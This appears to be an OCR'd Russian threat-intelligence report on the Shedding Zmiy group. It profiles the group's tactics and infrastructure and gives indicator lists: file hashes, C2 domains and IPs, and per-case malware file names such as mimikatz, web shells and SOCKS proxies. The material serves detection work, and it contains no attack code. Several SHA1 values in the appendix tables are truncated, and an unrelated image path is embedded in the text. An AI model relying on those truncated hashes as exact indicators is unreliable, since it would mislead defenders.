За то продолжительное время, что мы отслеживаем Shedding Zmiy, мы сформировали определенный исторический профайл возможностей группы.

1. Смена профиля

За время наших наблюдений мы не столкнулись ни с одним случаем финансовой мотивации при проведении атаки. Группировка либо выставляла данные публично в попытках создать общественный резонанс, либо в дальнейшем использовала их в своих целях. Однако ранее группы Cobalt и ExCobalt в индустрии связывали в основном с финансово мотивированными атаками. Это свидетельствует о смене профиля группировки.

2. Высокий уровень профессионализма

Мы оцениваем Shedding Zmiy как угрозу высокого уровня и вот почему:

- Shedding Zmiy успешно использует широкий набор уязвимостей для проникновения в инфраструктуру жертвы на первоначальном этапе;
- Члены группировки владеют навыками социальной инженерии и применяют их не только на начальном этапе атаки при формировании фишинговых писем, но при ее дальнейшем развитии;
- Группировка использует широкий набор различных инструментов, как публично доступных и кастомизированных в своих целях, так и уникальных, разработанных самостоятельно. Они обладают внушительным функционалом и, в основном, исполняются только в памяти, что существенно снижает их обнаружение и затрудняет реагирование на такие инциденты.
- Shedding Zmiy одинаково успешно атакуют системы под управлением как ОС Windows, так и Linux.
- Shedding Zmiy стараются использовать полученные в ходе одной атаки данные для проведения следующих (такие примеры мы описали), о чём свидетельствуют случаи злоупотребления доверительными отношениями между некоторыми их целями.

3. Инфраструктура на территории РФ и за ее пределами

Группировка владеет обширной сетью командных серверов на территории России, арендуя ресурсы у различных хостинг-провайдеров и на облачных платформах, скорее всего, в целях обхода блокировок по GeoIP и усложнения своего обнаружения по территориальному признаку. Мы фиксируем в атаках использование легитимных скомпрометированных ресурсов для загрузки компонентов ВПО на системы жертв, что также усложняет обнаружение. Кроме того, в некоторых случаях мы наблюдали использование группировкой популярных VPN-сервисов. Также, по нашим данным, Shedding Zmiy располагает широкой сетью командных серверов на базе различных зарубежных хостинг-провайдеров и облачных платформ.

IOCs

File hashes

MD5

```
6e78c9b597e2b12cc349c72d44a61a36
b06ded77875fce14892522f16c099e29
29efd64dd3c7fe1e2b022b7ad73a1ba5
8109da0a109b05905e427b6e8eef6c4c
02c08342728d58d5d392457ba41f06cb
6ef77ad40f5ef04d497527d1b0a0c04d
a0ecf5f5bc5d22e9e57c3f14c495b97c
3c93a4e4d52a07b57bf0b4095a3c9fbb
1aaacc88008342ba5e9d63e87667c149
6972b5f2ea828a80bca63aac2e82e325
16695c4db4b4a658610f0849583b32ef
00b235923dd3663c63ac5695e6caf2dd
8da434f75203550b6c32893d2d3850c0
f550e08465936bf57ff4fc342852c91c
ebfaaebafb778b6bea238ade245d1ab6
e3d36ab8622f7315d46c49414c4efed3
9081b43f719355d4376c4f4d457c715c
a959bd9c92e6274ee6f8a9613c78fd18
b4aa788e1ca35302f67d344b82e6ed47
e73efa42ffad870094a963bfc1cb3aaa
52c89092568e8df1db254e80f914859a
2c46d1a9d18dfaa79265eb448220f246
806369a8169652e10fd0fb5f60bef1e1
28fd90deab4a121c0c31e24f526d1995
8e9a22b02b861c4277c9a9f5e735b445
db07a0fbb9ffc1d282159752437260ac
6983f7001de10f4d19fc2d794c3eb534
66aca695bb71ef312ebd46a053edf5b8
```

e14a5f2039faa75866588d3c035c183c
00a21f938b1e603c14f0e669850afdaf
ae271ec982c35683b7d5edefa83a7f35
e9f5865cceed38f3cc78eaf7922dc767
09c9f674d45ccf9066174cf3a911770a
8773ce3c1e4000f6db41a7bf0da625ad
1c2c01c22712e0ed3444b5aae5c5dfac
375a82ae45a8041fc02a648f19154501
3de34143d90ad3d74ae2c82d91f5ca42
4a40da404e486ac0e676e651a25e8389
831c266619f229075fc3660e144de50b
56665014a0e5b3d58b363e01e83b3f9f
6eaf7f630e11a9f78cbe31d2d22858df
ce2c6a4dd0a79a9e89b2c3195eee6727
5fc4eef37ec583caac5a71918984af53
f84e409b4ca80e349a19fa7555177379
0da63b385b2b6650dd6acf3b511e5ac8
d5dbce918c46e9f86a35be2893c9efb2
939cc38ef64a3e5148d889fa4423d464
d3bb9583db450daa24f50afcea474ddc
1f2eb8ca3b04ab9e722708976bd08c5c
cd76c9652a6146200039481375d24fe8
30049ea8ac7e3029f911c11ddbcd92dc
1256d62b4d15ca785766c4bc4f0e0a01
5d91bf790426b93c112daa980fb2d4f8
c5b1576a9a983f6bf551dc6df989462e
137301b4f7c09d0b5b2a9261f7bdec0c
1742b52bb41a3456bf30570726a60059
63af958b05af414121fb7cc623a90671
69dbab30f46a8ac9ce46af4420cf54ca
91e4ee433cc834136b099a3cb738f809
3cf40a0458aae04e73e2a61ea82fbd19
7e8999958530f70264937a84e8b3beff
887b166e87809c313ace45667665d32e
5c6e5aa1ec21fcaa6792b82abab401fe
4abcb455f9838f901bd6e13d3716a1ef
28f0be8918d0db39187d523e2f77f445
81093c3bf3ca623174866612c696f1b7
b9f9d586d8a26b03c22773e10bc14d41
7d626c1bb19def4369386ee06aa08f76
692b9d3376f735931214664afe4eb7bb

fa31f5578b5d51c3354ee56d72d564b8
3cb55f14288f2b62f72e26d0b8cd45a7
13450db3e912b75dd84063dab5cdde65
89d25c215b4d7ce3d1cb3cc9d538a0bf
98809d8d0735a5a01598094387ef1c33
ada86dc2af3376f77c99dfce0fa88ed7
6b88b2443cb4bd6aed66931a395873cf

SHA1

ca915b1de20306a91578ba38073d1657cb442697
eb41f7d94f6b63103704b0cac527eb30f3717b24
e3b6ea8c46fa831cec6f235a5cf48b38a4ae8d69
525d8cf449b5ac70689bfdd7103e7f49c5422aa8
1260fa5c7696bf0206019e9bfed0ccbe8c87e36b
a9419939bb449a3d91edf0b25b6f97461d3903ea
fda2650ef2f697671d0b787a0f75fbd56564593c
ed4eaf2495b89e563fcdcbe37eaeea3ca03789af
45a671f1650a3cf8cbecd96f083bb0a3d584bcdb
484fe9be0f1635586a25f281066f98a3219ec888
7772d7b4a94583559efdb0166f0ed08a758aed38
4024adeb307090172c1fb0b4bcbd6265257ac935
68a2f40f7ffec19155ec6f57fac444ee18509718
2387bf6c7107ca2ff3829b7ee6b916dccf30fb6b
71a8ac941a1aa14a6f6668ae5aa5057e63590467
70665fdb644b98120f211da33b3ab46abaed9a05
8d99ccaa3cfc9cd78fcc792f48a622b70b1332d0
3ebdb906fcc9f52858dd126569c7fc45e921482a
6337a05e2e7e0adbf1c2c0b3b2ec8af823db26d8
c1e431010b22f659f05a6d201a85e215ffd2b830
e10054f05229894c6e9ddeb78d0093d6b8488ca8
5218f825bb5a812708082a45e5783d98cc8e7e8d
435f5ff67ac324c1487c10cc76dcd12eb7dc9915
7e6d3ca512d5b43c603e7caa0780c9a85b9cbf8a
cfcf1aa96094f3ae887dc17f5255d1c9b3cab91d
23873bf2670cf64c2440058130548d4e4da412dd
284d40c1ef60213dd84d225af231875e4f21f252
983ef4cbf1275918021291d836cd4a03d938af7b
cfced9e0dd01e8fb125b58ddbaf6328f090b37db
853fc8d8716e02ade6bcc921d0cd0c0e1c301ed1
ed6970fe788056e7651e7cc427b6056de031dd64
63c8003324f6c858ffc7ce2e97cbde5df1a1a70c

052d62da71a71c2ce5a5cadfbec02649c9117c43
0920fd89fd4277b918e337e52ecf751606341815
409209b69ccc95a79ee1848bc5df8834b01b9aed
3a5dc97a27a31f7077d6c6551269f7632f307162
e7756eaf52ef16640742810581059cb54b04c6a8
a81f1a2efa4a8898c1694b3a3a4699e9cb87347e
73dae2c0f466bdfc54c15f83a50d168943240152
538cce6325be62f533894b77d1e4cb9ae2a0cadd
8337e1b0abcc1b195d69ade0f7edadf8fb418cda
630bab1432c0224c111cf81686d284d81ce35b1f
36f05bc39cac762fc2afd1e8444efb35f78dc97e
d90e2acca4af042fe8a76f428af6ca742224409d
2bc2b4eb37d91969f031deddac51ec0e25d9fcc7
583662360a3a3d400a6af62032800dae738555f7
f4f1895bce5194e26b1a8f8dc02400f8aebc1a1d
4043cecdee4fdd82b950ad5716d39fcc3a953433
331f9d94a7a16d3aad6288537c9da47cc12d9f6b
3d974a11c0ff2dffc1ca9aab89f32b3a1779e23b
2243f9900ec981e8fa9415b34f77f81680fbba8e
21d7f8f1ce77f98b284389e31ee14fe25b3cc685
69652d5093244fab15da45e07c00d08f5392f070
8c94bc199197d6e8fc389521935df8ba7bda026a
f4ec1b9b797324b73ba2deab018c9fcfc05b1018
c848109d1f7bad5af0ada073d266ed0ac6f2c461
f07ad7d735aa0d6aae732112c8ce81e305253dc9
a3c94db7f2ed462485ee9ee97fec4d3c28d8dad0
3ea5a7fa881c9a456f601a89dcd498f149625f5f
0a7a743ee8f505fe6b7cfebb11f81c6091625627
da7382e4ff26c63980d5370d47b91c6c06e96753
482388f4dae14a6a7527fd8e6ed5cf4cf6bb5621
e4103495ca9895e9bd3f8aec2ffad7d78295848c
10b4c643853e078c2d1a08dd6aa2308c3e381fd3
47a9107e9568a9faef8937cc2debf4da727e74ee
5d3a44d18ca476b1ceb18ad20063bcfa1fc0c3bd
762307a5d6abe0c00b7e759967b173723c141977
e29e0ea89126db232db75890381e286e375547d9
852e6dbdc86c360b1024f59a7f3d5100c5e88fcd
e3cd102fe0666abbfbc134a494d70c9a803d09c2
9df13daecf5e3f3e9ade27eb3e0f0220630aab8a
e8b569e1799811fd28da7e5b4554330adee3ab53
23f7b196babfd8449c139be416321318ed477497

80528a617c711a39d376a99bcbb1a8f7c6d11749
b9c0d816824f8145c0c035be83cfb35608ee5e6c
a9d3692f30ff2ee0ea1fa6dfa4b854d08c7c4a59
5a8eb15cf6cc1964ab4e12b57ac18d0859716993

SHA256

671d7358c2b0d2b1f2697c05b6f17ae40762462ad960ab53613503e8a2f48e78
77524078a808e85a28d071d1c751b94525f54dd82295f647684efe6da18e8be9
61c0810a23580cf492a6ba4f7654566108331e7a4134c968c2d6a05261b2d8a1
809c1ed59f35c015690afbea731dd67e063d54c7687b99aca935ef6563ac48b2
38ffc5ae369bddd50587c7f9674db14655ae8a1c69b953443e55fe4ad79cbcb5
20a86fed476e779cd1b78dd689486626ccd87484ee4b0328bc3540cef3cb356c
eccb60e564d0dd6cdd2ce9c5f89ab7d291bba45e272ee851c4577ec5993a8efd
30cf51260f508eade7a568a7868b18d1ba7722b358a70d603e7972371852ba0a
c9aa57da65c7edd0b79a37821c69eba7b3906259975b8a1aa7919e0d3eb8a5b8
92834ea8c7f2354029c5938950b154b97151c173541e78f4b7236d3803c716de
d649055cc890b139e00eabe0b207df147fa2ec630c17fb2575047b2593b288f5
6b4efa6ded5f18ce682a86a1b22aede4fa33974502e015832cb88990d01fe2f0
4e4c2bd257196ed535f72b08d5b4bfb43396956cedf4d02527ab700edbbc1fef
7f848698b4d3d6945d5e51d4d17f7c9e8875ee10dea1bc91b701a9eb19f1f645
e6707ad67817ee8379520084f1891704016ba4750c6cc5a1ed64949b2d49c5e3
9d21f10f4d797eb3a30e1bc261e7d0fdd519f6319eb061492b86bffcaac14a62
7c775341c7211c1bd8ccbd8c38451a85ce0254f1e7540d5478abf3be0ec1856f
1e57052848e2cd89f36315817bcd6c92b5ef9bcb32809126545eb10bb5b4fc80
07e7ce324773077d571c026405790fe61209008017e71313a3713e9d9095fc4d
f4128696e717d991f59db41bf3f10c5e5da7c2b4c350ddcecf732a73ec93d7e5
b5e29bdb105ae0e76d75c3d3959954c4f6610cd39aaa8f3aa852dd624e662480
725ce6c922d81faaecb499c6c8ec885a684238eba80cbf291fbb5fa9bcc08cd2
28c17b45d4010f24a7b6c797552c212c1e6a47b77e75f2b726f8b8e29d6574ea
9132bb991d893f1a18c7675ea29023fa278a73285b5738ba99b818f5831c4d9e
78b0b3763f6bc9e5a894cf5fd51a55f17d2d58c8226d2fe2348fae7d3846363a
3c2fe308c0a563e06263bbacf793bbe9b2259d795fcc36b953793a7e499e7f71
615f660a4153bbf3f57f02f8081ff500ad204b1b673564e0da9598a6360c2d89
56797b5fe8750aac46f1e9d25ce42470a1ea920159b4fb05ed509c948cd3c1e4
7692f02bf392170b83360a298a5194250f8de2887da809f9b10669997bc6d583
077fa453937cc24f3e22c7086fbecd53b25bde5b7144a072c9129c9a924ecf5a
d5703352f844424d0649256f7d65dac2b843d84ab3fe75c642db7c5cee60032f
eb67f19555e05ca7c18ea8c10974b3e740ca804395c11e981d104519571a52ee
ce818ad10e625fa12f5d8ad4ad78bf73b8b445d996cc11ed17ef98878ec7666f
7f6e30b0246ccfeb0c0925c7192235ddc99d46e0b07404a939b57e68819597e1
b4320f83607fb0e49d75bd8a867c52b672e24bb535c053c3fb401d6e45b2bd3b

30692be59256158f95888f11c0ff67807c3cd734448daf7b62832e4d02ffe869
b8ff94ea1ad2c8d8c9fa7581dee0ad23ded73de7ef3fba123cdfa84b39581143
898252ae7eea656cfbd7337efc3066ecf9fc3ac4211ddffdd386a95adcd659cf
46dfa8948537057c2f5ae881582b83678eb18965155de24cb632cbb1a7298060
3adcf119aaaa93ed795d6d5685bb891a4054f056723e72574c48a95a78eca122
14e5723d246fcf50a05cdfd6a1bb0e30ca4aca65938c98fcaced6a8f5c886596
7283a99550bb7806fd416e773baa2c542149ccb8d55e7e3d6f06d066681d7d06
fef8828f4a0174f146ee4de9bac9a2c085dcd1984c98b65e54ec5c0692187bf0
d11def8ac9f3af92c4e67e72e3da4fb2ae36dca4f34661ee5c03ff3f7330655a
a12c3ba6ae64af819f26bd82401dc9d65bc71fe3ba3889eeefc636af39511288
2e2476242a182e334d28388ffa432cd7c79cc5fbcfd230de75cd3e5717088de5
390dd5ec458cc289b9498313d8b74d6f2c84407c2539b745950cfd9d59f608a1
d47eb1f6a3a03e7240462f41250c6df37f73889639c34a46ce965513b6cb0a63
723a1240e7042c87e3ca749335d9d525da566eccc0113cd5fecb92e6cc2a4552
ec825d1321ad1d2f819c83301c5ff1970192d45b017a53177507f5e7716bceb8
7a6c75d038d7a47f87a3694bb9718b1e97a2b4aa8a9ac0fe24eeb074fd043b5c
8df4252241140c36fc7e5042de7fcf3544572dfc8fdc04f054559efd32d6c710
24de8eda46c83e5f713ed7e57fb21100907ce7f6ddac1135530ea6dd45afb02b
c88c7ce0291165ce9144660a2236a49462b343414e97b75b3a85d1d43866dff1
81927b961b96b241bd7a32bab0b4590da3d9e2d55363f12a209d8c01b51c0aa0
cddeb483e170c5bb431037316bebfe2164fa826f1d3fb8fac453e4c1529b79f5
4ffbf25af296e84c57e5f650d41773e87b9cbd36bbd1390dac87160a82180899
93432222cbabe5057bafb6c386dfc12fe7346e78235c1cb343a4326a1695516a
c13bb932b40eb92b2b1c9aa80de79dd225fab2c6e1de103a37449710483997ba
a2ef8584de3517d5940c28a9223cbc202896f06e0e9f562e142bbce4d1b556c0
a91d64dd385a59dd2ef8a3f2c681a626f4021d909c4e02082a66f8fc2369cbf6
c3fb2408050ac87432cfa01f57c270329baa838fdb4c7495d00590d60a856d3f
123d3f3c3412cb232a39abd2d4eb9c669fb7e0a2ffa61e20b7a1fc47e64178e3
48d9f0ba572f5c45ff8e9f8648d214a673c66c4607b3bced7ab36bff4bb2c6f4
21337aee6e185df275366704566e750210c0b60564583b3f61d71befe0f0c08c
a1b0b5d298bf3d73e6bd275ac16aeb89f70c7da5186bc5951c148d20e71ff297
10b1f47d2edcebd6e6cb5ab182deaae8cbbe380e9972983023cf8953d1e91a8c
8a9b44ebc0387b0abc3e7e00dcd928613d4179e92df988bff7d86aab926599d0
362fc559c59279d6adfe153a078779ac4f096ee277771d5e812706fa64d67e18
3d18d9e9351a45376c3b0183299906464d07aaf2c86272b80608e66787a82779
58302c780f37c0ef449a45ba4e8607ac6d6036e8e2f2a54540ed345f324cec19
c7e18ea14704d88398cf31f834e89ef59743f04b92ad74a7b882ca11db228899
e7f80084419ceac2d4015436efb652de72f0f459a4e2df12751f6d49ef6699ad
35545711eaffcc5ec42c94d85d4cb2fe4b8b856d9d386e11ba0f9d79df93f5b0
bd3446338f46145955d0249dabc4ec3b8a0217b2ace90f1622f17785564ea60d
3860aeb66da0ac741ecf22ff68b8210319d6550f212140229c5070d05538cb60

6c04dcae47be5e371af4e7e92d74aa5e4411be7ef27b37ee1dbc1b5e77da2140
472300d537fe334bd3a5443d258efacaf18fab0ba500f03a68917b9f7353bbc3
7853869e858cafe1cbebf7f2cb9cbf1d5438c10a8ca21cbfa237d05a552b4ba5
4dcd87a26cfa86aa7f1aac9fe911f8fec130a9b4b67213901cd6aa0b394df10c
adff2a0ae1aeb33de701509d8c00e462c8ea698fca35523ac96c0b9227c647f2

Domains

Кейс #1

avptp[.]com
wsdjcvfv[.]com

Кейс #2

0bitcoins[.]com
onexboxlive[.]com

Кейс #3

backconnect[.]org

Кейс #5

netstaticpoints[.]com
techcname[.]com

Кейс #7

get.upd-rkn[.]net
mtp.upd-rkn[.]net
rls.upd-rkn[.]net
bot.upd-rkn[.]net
pkg.collect.net[.]in
lib.rpm-bin[.]link
chifa.rpm-bin[.]link
eu-debian[.]com
stoloto[.]ai

IPs

Кейс #1

185[.]147[.]81[.]74

Кейс #2

88.218.61[.]97

Кейс #3

130.193.55[.]216
95.143.191[.]245

Кейс #4

94.103.84[.]207
195.2.76[.]120
45.82.33[.]248
5.8.16[.]149

Кейс #5

45.11.181[.]152
172.67.190[.]233
104.21.84[.]96
88.218.62[.]79

Кейс #6

88.218.62[.]79
91.142.73[.]205
88.218.60[.]89
194.61.120[.]146

Кейс #7

178.250.245[.]13
45.67.230[.]198
194.226.49[.]147
188.127.242[.]204
5.45.85[.]176
80.66.64[.]81
104.21.76[.]6
172.67.184[.]201
103.45.245[.]85
5.8.16[.]166
178.176.79[.]132
195.14.123[.]45
64.226.104[.]111
146.190.23[.]86


TI Research

185.82.200[.]167 (March - June 2023)

```
194.61.120[.]146 (June - December 2023)
185.141.24[.]194 (September - December 2023)
194.182.191[.]65 (December 2023)
113.203.221[.]20
113.203.221[.]22
113.203.221[.]4
113.203.221[.]6
139.99.68[.]157
145.239.5[.]30
147.135.11[.]223
147.135.36[.]162
162.247.74[.]202
166.70.207[.]2
178.20.55[.]16
185.129.62[.]62
185.220.101[.]139
185.220.101[.]142
192.42.116[.]13
192.42.116[.]27
193.201.83[.]11
209.141.59[.]116
5.181.234[.]58
80.67.172[.]162
86.105.25[.]218
89.234.157[.]254
```

Приложение 1: Таймлайн инцидентов

Мы визуализировали наиболее значимые инструменты, техники, объекты сетевой инфраструктуры Shedding Zmiy, по которым выстроили пересечения между инцидентами в расследованной цепочке атак, пометив совпадения одинаковыми цветами.



Приложение 2: Расширенная информация по файловым IOCs

Мы связали IOCs с конкретными кейсам, поэтому, зная таймлайн инцидентов, вы сможете определить актуальность их применения.

Кейс 1

Имя файла	MD5	SHA1
IntellHTD.ps1	6e78c9b597e2b12cc349c72d44a61a36	ca915b1de20306a91578ba38073d1657
IntellHTD.vbs	b06ded77875fce14892522f16c099e29	eb41f7d94f6b63103704b0cac527eb30f3
Desktop/mimikatz.exe	29efd64dd3c7fe1e2b022b7ad73a1ba5	e3b6ea8c46fa831cec6f235a5cf48b38a4

socks.exe, svchost.exe	8109da0a109b05905e427b6e8eef6c4c	525d8cf449b5ac70689bfdd7103e7f49c5
socks2.exe, lsass.exe	02c08342728d58d5d392457ba41f06cb	1260fa5c7696bf0206019e9bfed0ccbe8c
socks32.dll	6ef77ad40f5ef04d497527d1b0a0c04d	a9419939bb449a3d91edf0b25b6f97461
socks64.dll	a0ecf5f5bc5d22e9e57c3f14c495b97c	fda2650ef2f697671d0b787a0f75fbd5656
gY6t4.aspx	3c93a4e4d52a07b57bf0b4095a3c9fbb	ed4eaf2495b89e563fcdcbe37eaeea3ca0
shit.aspx, SysFeedback.aspx	1aaacc88008342ba5e9d63e87667c149	45a671f1650a3cf8cbecd96f083bb0a3d5
shit3.aspx	6972b5f2ea828a80bca63aac2e82e325	484fe9be0f1635586a25f281066f98a321
SamsungNotification.exe	16695c4db4b4a658610f0849583b32ef	7772d7b4a94583559efdb0166f0ed08a7
SamsungNotification.ps1	00b235923dd3663c63ac5695e6caf2dd	4024adeb307090172c1fb0b4bcbd62652
SamsungNotification.vbs	8da434f75203550b6c32893d2d3850c0	68a2f40f7ffec19155ec6f57fac444ee1850
SamsungNotification.txt	f550e08465936bf57ff4fc342852c91c	2387bf6c7107ca2ff3829b7ee6b916dccf3
2022-625711.docx	ebfaaebafb778b6bea238ade245d1ab6	71a8ac941a1aa14a6f6668ae5aa5057e6
Приказ №21 от 29-03-2022.docx	3cb55f14288f2b62f72e26d0b8cd45a7	9df13daecf5e3f3e9ade27eb3e0f022063
t.php.dotm	98809d8d0735a5a01598094387ef1c33	80528a617c711a39d376a99bcbb1a8f7c

1648552904302.exe	13450db3e912b75dd84063dab5cdde65	e8b569e1799811fd28da7e5b4554330ac
https_session_sliver.bin	89d25c215b4d7ce3d1cb3cc9d538a0bf	23f7b196babfd8449c139be416321318e

Кейс 2

Имя файла	Хэш-сумма MD5	Хэш-сумма SHA1
0607_[redacted].rar	e3d36ab8622f7315d46c49414c4efed3	70665fdb644b98120f211da33b3ab46aba
0607_[redacted].vbs GfxCPLBatch.vbs	9081b43f719355d4376c4f4d457c715c	8d99ccaa3cfc9cd78fcc792f48a622b70b1
rNlQSC.au3	a959bd9c92e6274ee6f8a9613c78fd18	3ebdb906fcc9f52858dd126569c7fc45e92
pdfdrt.ps1	ada86dc2af3376f77c99dfce0fa88ed7	b9c0d816824f8145c0c035be83cfb35608e
pdfdrt.vbs	6b88b2443cb4bd6aed66931a395873cf	a9d3692f30ff2ee0ea1fa6dfa4b854d08c7c
darkgate.bin	e73efa42ffad870094a963bfc1cb3aaa	5a8eb15cf6cc1964ab4e12b57ac18d0859
win10_11_2022x64.exe wermgr.exe	52c89092568e8df1db254e80f914859a	c1e431010b22f659f05a6d201a85e215ffd

Кейс 3

Имя файла	Хэш-сумма MD5	Хэш-сумма SHA1	
libs.so	2c46d1a9d18dfaa79265eb448220f246	e10054f05229894c6e9ddeb78d0093d6b8488ca8	b5e29
socks.out	806369a8169652e10fd0fb5f60bef1e1	5218f825bb5a812708082a45e5783d98cc8e7e8d	725ce
socks5.sh	28fd90deab4a121c0c31e24f526d1995	435f5ff67ac324c1487c10cc76dcd12eb7dc9915	28c17
sshd-xevents	28f0be8918d0db39187d523e2f77f445	47a9107e9568a9faef8937cc2debf4da727e74ee	362fc5
sshd-xevents	4abcb455f9838f901bd6e13d3716a1ef	10b4c643853e078c2d1a08dd6aa2308c3e381fd3	8a9b4

Кейс 4

Имя файла	Хэш-сумма MD5	Хэш-сумма SHA1	
chi.exe	8e9a22b02b861c4277c9a9f5e735b445	7e6d3ca512d5b43c603e7caa0780c9a85b9cbf8a	9
nightmare.dll	db07a0fbb9ffc1d282159752437260ac	cfcf1aa96094f3ae887dc17f5255d1c9b3cab91d	7
WoGjAfEc.exe	6983f7001de10f4d19fc2d794c3eb534	23873bf2670cf64c2440058130548d4e4da412dd	3
svchost.exe	66aca695bb71ef312ebd46a053edf5b8	284d40c1ef60213dd84d225af231875e4f21f252	6
svchost.exe	e14a5f2039faa75866588d3c035c183c	983ef4cbf1275918021291d836cd4a03d938af7b	5

dismcore.dll	00a21f938b1e603c14f0e669850afdaf	cfced9e0dd01e8fb125b58ddbaf6328f090b37db	7(
rsetlogd			
sshd-watchtower	ae271ec982c35683b7d5edefa83a7f35	853fc8d8716e02ade6bcc921d0cd0c0e1c301ed1	0
netscan.exe	e9f5865cceed38f3cc78eaf7922dc767	ed6970fe788056e7651e7cc427b6056de031dd64	d5
vlib.dll	09c9f674d45ccf9066174cf3a911770a	63c8003324f6c858ffc7ce2e97cbde5df1a1a70c	el

Кейс 5

Имя файла	MD5	SHA1
Согласование сценария.rar	8773ce3c1e4000f6db41a7bf0da625ad	052d62da71a71c2ce5a5cadf
Сценарий.rar	1c2c01c22712e0ed3444b5aae5c5dfac	0920fd89fd4277b918e337e5
Document_Microsoft_Word.lnk	375a82ae45a8041fc02a648f19154501	409209b69ccc95a79ee1848
Document_Microsoft_Word.lnk	3de34143d90ad3d74ae2c82d91f5ca42	3a5dc97a27a31f7077d6c655
hutpjsav.bat	4a40da404e486ac0e676e651a25e8389	e7756eaf52ef166407428105
yoedfeyeoid.bat	831c266619f229075fc3660e144de50b	a81f1a2efa4a8898c1694b3a3
004.ps1, Intellpui.ps1, XboxGamingOverlay.ps1	56665014a0e5b3d58b363e01e83b3f9f	73dae2c0f466bdfc54c15f83a
XboxGamingOverlay.ps1	6eaf7f630e11a9f78cbe31d2d22858df	538cce6325be62f533894b77
Intellpui.vbs	ce2c6a4dd0a79a9e89b2c3195eee6727	8337e1b0abcc1b195d69ade(

kasi.exe	5fc4eef37ec583caac5a71918984af53	630bab1432c0224c111cf816
bec.exe	-	-
kas.exe	-	-
kis.exe	-	-
new.exe	-	-
prt.exe	-	-
prt2.exe	-	-
Zapros_13-2-16442-upr_ot_25_08_2023.zip	f84e409b4ca80e349a19fa7555177379	36f05bc39cac762fc2afd1e84
Zapros_13-2-16442-upr_ot_25_08_2023.lnk	0da63b385b2b6650dd6acf3b511e5ac8	d90e2acca4af042fe8a76f428
LetsIntell___.ps1, LetsIntell.ps1	d5dbce918c46e9f86a35be2893c9efb2	2bc2b4eb37d91969f031dedc
CamScanner_24.11.2023_10.32.lnk	939cc38ef64a3e5148d889fa4423d464	583662360a3a3d400a6af62(
DOC009_2.rar	d3bb9583db450daa24f50afcea474ddc	f4f1895bce5194e26b1a8f8dc

Кейс 6

Имя файла	Хэш-сумма MD5	Хэш-сумма SHA1
acronis.exe	1f2eb8ca3b04ab9e722708976bd08c5c	4043cecdee4fdd82b950ad5716d39fcc3a9534
dismcore.dll	cd76c9652a6146200039481375d24fe8	331f9d94a7a16d3aad6288537c9da47cc12d9f
dismperf.dll	30049ea8ac7e3029f911c11ddbcd92dc	3d974a11c0ff2dffc1ca9aab89f32b3a1779e23b

mfplat.dll	1256d62b4d15ca785766c4bc4f0e0a01	2243f9900ec981e8fa9415b34f77f81680fbba8
mer.exe	-	21d7f8f1ce77f98b284389e31ee14fe25b3cc68
payload.dll	81093c3bf3ca623174866612c696f1b7	5d3a44d18ca476b1ceb18ad20063bcfa1fc0c3
webshell.dll	b9f9d586d8a26b03c22773e10bc14d41	762307a5d6abe0c00b7e759967b173723c141
remotecmd.py	7d626c1bb19def4369386ee06aa08f76	e29e0ea89126db232db75890381e286e37554
sessionviewstate.py	692b9d3376f735931214664afe4eb7bb	852e6dbdc86c360b1024f59a7f3d5100c5e88f
baseviewstate.py	fa31f5578b5d51c3354ee56d72d564b8	e3cd102fe0666abbfbc134a494d70c9a803d09

Кейс 7

Имя файла	Хэш-сумма MD5	Хэш-су
gs-dbus	5d91bf790426b93c112daa980fb2d4f8	69652d5093244fab15d
